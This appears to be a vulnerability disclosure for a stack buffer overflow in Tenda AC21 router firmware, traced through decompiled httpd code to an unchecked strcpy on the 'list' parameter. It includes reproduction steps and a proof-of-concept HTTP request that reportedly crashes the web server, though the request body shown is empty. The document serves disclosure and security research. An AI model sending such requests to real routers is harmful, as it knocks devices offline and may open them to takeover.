



## description

## 1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a stack overflow vulnerability in file /bin/httpd , function formSetQosBand

Attackers can cause this vulnerability via parameter list

In function formSetQosBand, it calls set\_qosMib\_list and pass v2 to it.

```
v3[6] = 0;
v3[7] = 0;
memset(v4, 0, sizeof(v4));
v2 = websGetVar(a1, "list", &unk_4DEB84);
unsetQosoldMibList();
set_qosoldMib_list();
unSetQosMibList();
set_qosMib_list((const char *)v2, '\n'); // 1
v5[0] = 0;
v5[1] = 0;
```

In function set\_qosMib\_list, it calls strcpy(v8, s), v8 is on the stack, so there is a buffer overflow vulnerability.


```
memset(v14, 0, sizeof(v14));
s = (char *)a1;
v2 = strchr(a1, a2);
while ( v2 )
{
    v6 = 0;
    *v2 = 0;
    v5 = v2 + 1;
    memset(v8, 0, sizeof(v8));
    strcpy(v8, s);
    // 1
```

## 2. Recurring loopholes and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/SetNetControlList HTTP/1.1
Host: 192.168.0.1
Content-Length: 879
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.08852963756997312&
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: password=25d55ad283aa400af464c76d713c07aduufcvb
Connection: close
```



By sending this poc, we can make httpd reboot